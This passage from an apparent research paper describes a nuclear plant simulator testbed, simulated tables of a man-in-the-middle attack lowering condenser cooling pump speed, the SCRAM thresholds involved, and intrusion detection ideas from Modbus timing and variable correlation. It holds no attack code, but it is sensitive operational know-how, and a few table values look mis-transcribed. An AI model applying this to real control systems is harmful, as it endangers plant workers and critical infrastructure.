


Figure 21. ANS and HMI under attack.




Figure 22. Attack with Wireshark packet analysis example.

4.5. Impact Assessment

To evaluate the impact of the proposed cyber-attack on ANS' subsystems, we based ourselves on the following aspects:

- Possibility of a domino effect impacting the main reactor;
- Affected variables values distance from their nominal operating values;
- The eventual triggering of the reactor protection system.

Contrary to our original expectations, setting the value of CC_PumpSpeed to 75 (through the variable CC_PumpSpeedCmd) did not significantly affect the nuclear reactor operational variables. In these circumstances, the most impacted variables were the condenser vapor pressure (CD_Press) and the turbine outlet pressure (TB_OutSteamPress). So, we repeated the attack for several different values of CC_PumpSpeed, varying it in steps of 5 units, between 75 and 15; and assessed the variables' equilibrium values in comparison with their rated values (which can be obtained from the ANS manual).

While proceeding in this way, it is important to consider the operational limits imposed by the simulator itself. The ANS has a reactor protection system (RPS) that triggers the so-called reactor´s SCRAM (emergency shutdown) whenever certain thresholds are exceeded. Figure 23 shows how its logic is implemented.





Figure 23. ANS reactor protection system (RPS).

For the subsystems monitored in the setup, whenever any of the following variables exceeds its respective threshold, the OR gate depicted propagates the ON (1) signal to the SCRAM Output (CR_ScramCmd): CD_Level > CD Overflow = 1.5 (m); CD_Press > CD OverPress = 6760 (Pa); mod (RX_OutCoolTemp − RX_InCoolTemp) > RX OverTempDiff = 40 (k); and 0.5 * (RX_OutCoolTemp − RX_InCoolTemp) > RX OverTemp = 580 (K). The only one of these parameters that varied for the different scenarios was the CD_Press, whose maximum threshold was reached with CC_PumpSpeed between 55 and 50. We have disabled the triggering of this protection system in order to proceed with tests for CC_PumpSpeed values below 50. However, states very far from the operating limits may lose its physical meaning for the simulation or be impossible to achieve in real equipment.

After completing these rounds of attacks, it was verified that the final results for the monitored variables at the various levels followed essentially the same pattern as revealed by the initial attack, with regard to the main variables affected; except that the condenser vapor pressure and the turbine outlet pressure increased more and more with the decrease of the condenser cooling pump speed.

In the following tables, we have applied color-coding to visually differentiate the degree of deviation of the measured values from the operating values under normal conditions. Rated values are represented in green. Values just below the rated (up to less than 10%) are in light blue, and below 10% in dark blue. Values just above the rated (up to

10%) are in orange, and above 10% in red. The tables also show other relevant information such as the original labels, ranges, units and descriptions, as defined by the ANS developers (Figures 24–27).




LEGEND

X < 0.9 * RATED
0.9 * RATED < X < RATED
X = RATED
RATED > X > 1.1 * RATED
X > 1.1 * RATED

CC_PumpSpeed Values (75 - 15)

TAG	RATED	75	70	65	60	55	50	45	40	35	30	25	20	15	RANGE	UNIT	DESCRIPTION
CC_PumpOnOffCmd	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	0/1	bool	pump on/off command
CC_PumpSpeedCmd	100.00	75.00	70.00	65.00	60.00	55.00	50.00	45.00	40.00	35.00	30.00	25.00	20.00	15.00	0-120	%	pump speed command
CC_PumpInletTemp	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	298.15	n/a	K	pump inlet temperature
CC_PumpOutletTemp	302.48	304.10	304.52	305.02	305.59	306.27	307.09	308.10	309.35	310.97	313.12	316.13	320.62	328.11	n/a	K	pump outlet temperature
CC_PumpOnOff	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	0/1	bool	pump on/off status
CC_PumpSpeed	100.00	75.00	70.00	65.00	60.00	55.00	50.00	45.00	40.00	35.00	30.00	25.00	20.00	15.00	0-120	rad/s	pump speed
CC_PumpFlow	173000.00	126240.00	117824.00	109408.00	100992.00	92576.00	84160.00	75744.00	67328.00	58912.00	50496.00	42080.00	33664.00	25248.00	n/a	kg/s	pump flow
CC_PumpTemp	338.15	333.15	33.15	333.15	333.15	333.15	333.15	333.15	333.15	333.15	333.15	333.15	333.15	333.15	n/a	K	pump temperature


Figure 24. Simulated results (CC—Condenser Cooling).



CC_PumpSpeed Values (75 - 15)

TAG	RATED	75	70	65	60	55	50	45	40	35	30	25	20	15	RANGE	UNIT	DESCRIPTION
CD_Level	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	n/a	m	Condenser level
CD_SteamTemp	306.46	308.43	308.94	309.51	310.17	310.94	311.85	312.95	314.30	316.01	318.25	321.32	325.82	333.18	n/a	K	Steam temperature
CD_CondTemp	306.46	308.43	308.94	309.51	310.17	310.94	311.85	312.95	314.30	316.01	318.25	312.32	325.82	333.18	n/a	K	Condensate temperature
CD_Press	5200.00	5799.65	5952.76	6127.13	6327.79	6561.58	6919.54	7362.52	7907.64	8597.22	9693.85	11301.27	14113.60	19997.70	n/a	Pa	Condenser pres sure (vacuum (absolute))
CD_InSteamFlow	1490.28	1497.05	1498.79	1500.78	1503.07	1505.75	1508.93	1512.78	1517.55	1523.64	1531.72	1542.87	1559.50	1587.61	n/a	kg/s	Steam flow to condenser
CD_OutCondFlow	1490.28	1497.05	1498.79	1500.78	1503.07	1505.75	1508.93	1512.78	1517.55	1523.64	1531.72	1542.87	1559.50	1587.62	n/a	kg/s	Condensate flow from condenser
CD Overflow	1.50	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	n/a	n/a	Reactor Protection System
CD OverPress	6760.00	5800.00	5953.00	6127.00	6328.00	6562.00	6920.00	7363.00	7908.00	8597.00	9693.85	11301.24	14110.00	20000.00	n/a	n/a	Reactor Protection System


Figure 25. Simulated results (CD—Condenser).



CC_PumpSpeed Values (75 - 15)

TAG	RATED	75	70	65	60	55	50	45	40	35	30	25	20	15	RANGE	UNIT	DESCRIPTION
TB_IsoValveCmd	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	0/1	bool	Isolation Valve Command
TB_SpeedCtrlValveCmd	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	100.00	0-100	%	Speed control valve command (Governor Valve)
TB_Speed	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	157.08	n/a	rad/s	Turbine speed
TB_InSteamPress	6410000.00	6410000.00	6410000.00	6410000.00	6410000.00	6410000.00	6410000.00	6410000.00	6410000.00	6409999.50	6409999.50	6410000.00	6409999.50	6409999.00	n/a	Pa	Inlet s team pres sure
TB_OutSteamPress	5200.00	5799.65	5952.76	6127.13	6327.79	6561.56	6919.54	7362.51	7907.64	8597.21	9693.84	11301.32	14113.57	19997.92	n/a	Pa	Outlet s team pressure
TB_IsoValvePos	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	0/1	bool	Isolation Valve Position
TB_SpeedCtrlValvePos	100.00	98.35	98.47	98.60	97.75	98.93	99.14	99.40	99.71	100.12	100.66	101.41	102.52	104.42	0-100	%	Speed control valve position (Governor Valve)
TB_InSteamFlow	1490.28	1497.05	1498.79	1500.78	1503.07	1505.74	1508.93	1512.78	1517.55	1523.64	1531.72	1542.88	1559.49	1587.61	n/a	kg/s	Inlet flow

Figure 26. Simulated results (TB–Turbine).



CC_PumpSpeed Values (75 - 15)

TAG	RATED	75	70	65	60	55	50	45	40	35	30	25	20	15	RANGE	UNIT	DESCRIPTION
RX_MeanCoolTemp	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	576.75	n/a	K	Reactor - mean coolant temperature
RX_InCoolTemp	562.94	562.94	562.94	562.94	562.95	562.94	562.94	562.94	562.94	562.94	562.94	562.94	562.94	562.94	n/a	K	Reactor - input coolant temperature
RX_OutCoolTemp	590.62	590.61	590.62	590.61	590.60	590.61	590.62	590.61	590.62	590.62	590.61	590.62	590.61	590.62	n/a	K	Reactor - output coolant temperature
RX_CladTemp	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	n/a	K	Fuel Clad Temperature
RX_FuelTemp	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	948.28	n/a	K	Fuel Rod Temperature
RX_TotalReac	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	n/a	$	Total Reactivity
RX_ReactorPower	100.00	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	100.01	n/a	%	Reactor Power
RX_ReactorPress	15166000.00	15166018.00	15166000.00	15166015.00	15166091.00	15166003.00	15166000.00	15166023.00	15166000.00	15166000.00	15166000.00	15166000.00	15166031.00	15166000.00	n/a	Pa	Reactor pressure (near the reactor outlet)
RX_CL1Press	15365000.00	15365078.00	15365000.00	15365060.00	15365391.00	15365011.00	15365000.00	15365099.00	15365000.00	15365000.00	15365002.00	15365002.00	15365133.00	15365002.00	n/a	Pa	Reactor cold leg 1 pressure
RX_CL2Press	15365000.00	15365078.00	15365000.00	15365060.00	15365391.00	15365011.00	15365000.00	15365098.00	15365000.00	15365000.00	15365002.00	15365002.00	15365132.00	15365002.00	n/a	Pa	Reactor cold leg 2 pressure
RX_CL1Flow	8801.40	8802.70	8801.40	8802.51	8808.03	8801.59	8801.40	8803.04	8801.41	8801.41	8801.43	8801.43	8803.62	8801.43	n/a	kg/s	Reactor cold leg 1 flow
RX_CL2Flow	8801.40	8802.70	8801.40	8802.51	8808.03	8801.59	8801.40	8803.02	8801.41	8801.41	8801.43	8801.43	8803.60	8801.43	n/a	kg/s	Reactor cold leg 2 flow
RX_InOutCoolTemp Avg	580.00	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	576.80	n/a	n/a	Reactor Protection System
RX_InOutCoolTemp DT	40.00	27.67	27.68	27.66	27.68	27.68	27.68	27.67	27.68	27.68	27.68	27.68	27.67	27.68	n/a	n/a	Reactor Protection System

Figure 27. Simulated results (RX—Reactor).


From the experiments performed, it was possible to arrive at the following conclusions about the cyber-attack against the condenser cooling pump speed, especially for values below 50:

- The plant's protection system may be triggered, resulting in the interruption of its power generation and consequently in financial losses;
- The significant increase in vapor pressure in the condenser and turbine outlet, to values far above their operating range, could result in physical damage to the equipment, with risks to worker safety. This could also represent a significant financial loss, since in addition to the funds needed to repair or replace the equipment, it would extend the time needed to restore the NPP to its normal activities.

5. Intrusion Detection and Defensive Capabilities

Besides demonstrating the ability of the testbed to access realistic cyber-attacks against a nuclear power plant simulator, we would also like to emphasize its potential for conducting studies for the development of intrusion detection techniques and for the possible automation of this process. Since ICS are deterministic systems, we believe that, for cyber-attacks similar to the one employed, their detection could be done mainly by joint monitoring [42]: network parameters; and operational variables.

To illustrate the network monitoring approach, we have chosen the "Time from request" network parameter in Modbus TCP packets destined for ScadaBR (10.0.0.4). This value measures the response time between the request from the supervisor and the response from the ANS, and can be easily captured by Wireshark, as shown in Figure 28. Next, we extracted about 2000 of these packets, at the point between the supervisor and the Switch (HMI_ScadaBR Ethernet0 to Switch eth3); and used this data for graphical comparison between normal operation and under MITM attack, as depicted in Figures 29 and 30. The approximate average delay (shown in these pictures as colored lines) of about 0.01 seconds is noticeable when we compare the normal response time with the situation under attack.


*- [HMI_(ScadaBR) Ethernet0 to Switch eth3]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
"Time from request"
(network parameter)

```
modbus && ip.dst == 10.0.0.4

No.    Time        Source     Destination  Protocol    Length  Time from request  Info
  2212 215.552976  10.0.0.2   10.0.0.4     Modbus/TCP   311    0.028146000 Response: Trans: 15870; Unit:   1, Func:  …
  2215 215.580955  10.0.0.2   10.0.0.4     Modbus/TCP   303    0.010636000 Response: Trans: 15871; Unit:   1, Func:  …
  2218 215.648913  10.0.0.2   10.0.0.4     Modbus/TCP   127    0.029363000 Response: Trans: 15872; Unit:   1, Func:  …
  2221 216.527394  10.0.0.2   10.0.0.4     Modbus/TCP   311    0.013955000 Response: Trans: 15873; Unit:   1, Func:  …
  2224 216.546987  10.0.0.2   10.0.0.4     Modbus/TCP   303    0.012933000 Response: Trans: 15874; Unit:   1, Func:  …
  2226 216.604118  10.0.0.2   10.0.0.4     Modbus/TCP   127    0.023451000 Response: Trans: 15875; Unit:   1, Func:  …
  2229 217.543193  10.0.0.2   10.0.0.4     Modbus/TCP   311    0.021264000 Response: Trans: 15876; Unit:   1, Func:  …
  2232 217.564945  10.0.0.2   10.0.0.4     Modbus/TCP   303    0.014992000 Response: Trans: 15877; Unit:   1, Func:  …
  2235 217.652977  10.0.0.2   10.0.0.4     Modbus/TCP   127    0.049947000 Response: Trans: 15878; Unit:   1, Func:  …

> Frame 2: 311 bytes on wire (2488 bits), 311 bytes captured (2488 bits) on interface -, id 0
> Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: 0c:fd:ed:11:0b:00 (0c:fd:ed:11:0b:00)
> Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.0.4
> Transmission Control Protocol, Src Port: 502, Dst Port: 58266, Seq: 1, Ack: 13, Len: 257
v Modbus/TCP
    Transaction Identifier: 15222
    Protocol Identifier: 0
    Length: 251
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 1]
    [Time from request: 0.014615000 seconds]
    Byte Count: 248
  > Register 8 (UINT16): 18245

0030  03 fe 21 55 00 00 3b 76  00 00 00 fb 01 03 f8 47   ··!U··;v ·······G
0040  45 40 00 43 95 13 33 43  9c 8f d3 41 f0 00 00 43   E@·C··3C ···A···C
0050  a6 93 33 43 9f 20 56 44  bf 76 fd 3f 7f ff f2 44   ··3C· VD ·v·?···D
0060  bf 77 02 46 17 77 52 43  9f 20 56 49 71 c6 23 44   ·w·F·wRC · VIq·#D
0070  3f 77 02 42 c8 36 50 43  ab 93 33 49 71 c6 23 44   ?w·B·6PC ··3Iq·#D
0080  3f 77 02 42 c8 36 50 43  ab 93 33 49 71 c6 23 00   ?w·B·6PC ··3Iq·#·
0090  00 00 00 00 00 00 00 43  ab 93 33 44 50 40 24 4a   ·······C ··3DP@$J

Unit Identifier (mbtcp.unit_id), 1 byte(s)    Packets: 2236 · Displayed: 657 (29.4%)    Profile: Default
```

Figure 28. Time from request—Wireshark snapshot.




Figure 29. TFR comparison—normal.




Figure 30. TFR comparison—MITM.

To demonstrate the operational variables approach, and guided by the experimental results above described, we chose to relate the variables CC_PumpSpeed and CD_Press. If a pattern for their simultaneous values in a nominal operation situation could be found, this in principle would allow the detection of elaborate cyber-attacks against one of them; such as replay attacks, where the value shown in the HMI corresponds to the oscillations of that variable values in a previous period.

In normal operation with the Main Reactor (RX) power at 100%, the variable CC_PumpSpeed, held at the constant value of 100 by our cyber-attacks, actually oscillates with values close to 102. This can be seen most clearly in the graphs in Figure 31, where the first 1000 or so measurements after the start of normal reactor operation are shown. The graph depicted on the left shows the values for each observation and the graph on the right shows the density or frequency of values associated with the various measurements, for the same data set.




Figure 31. CC_PumpSpeed nominal oscillations (around 102).

Furthermore, small operation transients, even in normal operation, are expected and were observed during the simulations. Therefore, we used MySQL Workbench to extract a sample of 600 observations where one of these transients were present, as shown in Figure 32, and thereafter studied the relationship between the values of CC_PumpSpeed and CD_Press in this range.





Figure 32. CC_PumpSpeed and CD_Press simultaneous transients.

After normalizing these values between 0 and 1, as shown in Figure 33 (a standard preparatory procedure necessary to employ various ML algorithms), we determined the linear correlation between the variables to be very low (−0.1925). However, the respective scatter plot clearly displays the formation of an underlying non-linear pattern, as seen in Figure 34. This found locus could presumably be used to detect anomalies. Although mere visual inspection will be insufficient to detect non-linear relationship patterns for more than two chosen variables or features, appropriate mathematical and computational techniques can be employed instead. The same procedures could be expanded in order to train ML algorithms, by including new variables and enlarging the dataset.

Besides the possibility of studying anomaly detection techniques, this testbed also allows the application of a graded approach and defense in depth, by implementing computer security levels and computer security zones, and assessing the technical computer security measures needed to protect facility functions. One example of practical implementation of a defensive computer security architecture (not part of this study), would be the use of a decoupling mechanism between computer security zones containing the PLCs and the supervisory.



(Before Normalization)

	CC_PumpSpeed	CD_Press
200	102.721268	5199.811523
201	102.721329	5199.796875
202	102.721382	5199.780762
203	102.721420	5199.765137
204	102.721451	5199.750488
...	...	...
795	102.703087	5199.575195
796	102.703056	5199.575684
797	102.703018	5199.576172
798	102.702972	5199.576660
799	102.702934	5199.577148

600 rows × 2 columns

(After Normalization)

	CC_PumpSpeed	CD_Press
200	0.636157	0.760237
201	0.636387	0.757833
202	0.636589	0.755189
203	0.636733	0.752624
204	0.636848	0.750220
...	...	...
795	0.567524	0.721452
796	0.567409	0.721532
797	0.567265	0.721612
798	0.567092	0.721692
799	0.566948	0.721773

600 rows × 2 columns

Figure 33. CC_PumpSpeed and CD_Press—data normalization.




Figure 34. CC_PumpSpeed and CD_Press Data—scatter plot.

6. Conclusions

In this work, we developed and validated a testbed for conducting cybersecurity assessment in nuclear power plants. The main advantages of this setup are its realism, flexibility, and low cost. It allows the simulation of several cyber-attack scenarios against a simulated NPP communicating with its supervisory system (SCADA/HMI), through the Modbus TCP protocol. It is worth mentioning that this study was carried out based on a simulator of a hypothetical power plant (Asherah NPP) and that vulnerabilities that could lead to a similar attack on existing plants were not exploited. We also showed how it is possible to use this environment to generate the datasets needed for intrusion detection studies, and stated that it allows for implementation of defensive computer security architecture.

For the proposed cyber-attack scenario, the performance of several simulations allowed to demonstrated how to force condenser cooling pump parameters against their nominal operating values is detrimental to the continuous operation of PWR-type NPPs. In particular, the impact assessment points to the risk that cyber-attacks against the condenser cooling pump speed control could result in material and financial damage to the NPP. The situation described also highlights the danger posed by Insiders, endowed with specific knowledge about the inner workings of the NPP ICS and acting within the Air Gap protected area.

We realized that an important limitation of this testbed is the substantial memory load imposed by the employment of several virtual machines in the GNS3 topology, especially in terms of RAM. Thus, more modest computing environments could experience problems when trying to reproduce or expand the conditions described. However, it was possible to perform all the above procedures with a personal computer equipped with an AMD Ryzen 7 3700X 8-Core Processor 3.60 GHz and 32.0 GB of RAM installed. The RAM memories defined in the topology were: 6 GB for the Windows/ANS VM; and 2 GB for each of the Linux VMs.

Several possibilities for future studies are envisioned. Such as:

- Modification of the proposed topology, as by the inclusion of new independent PLCs or network equipment like firewalls, including for the testing of decoupling mechanisms between security zones;
- Choice of different ANS subsystems, for reproducing similar cyber-attack to the one performed in this work;
- Demonstration of different cyber-attacks like DoS and Replay;
- Production of datasets for ML algorithm training, with the goal of developing automated IDS, among others.

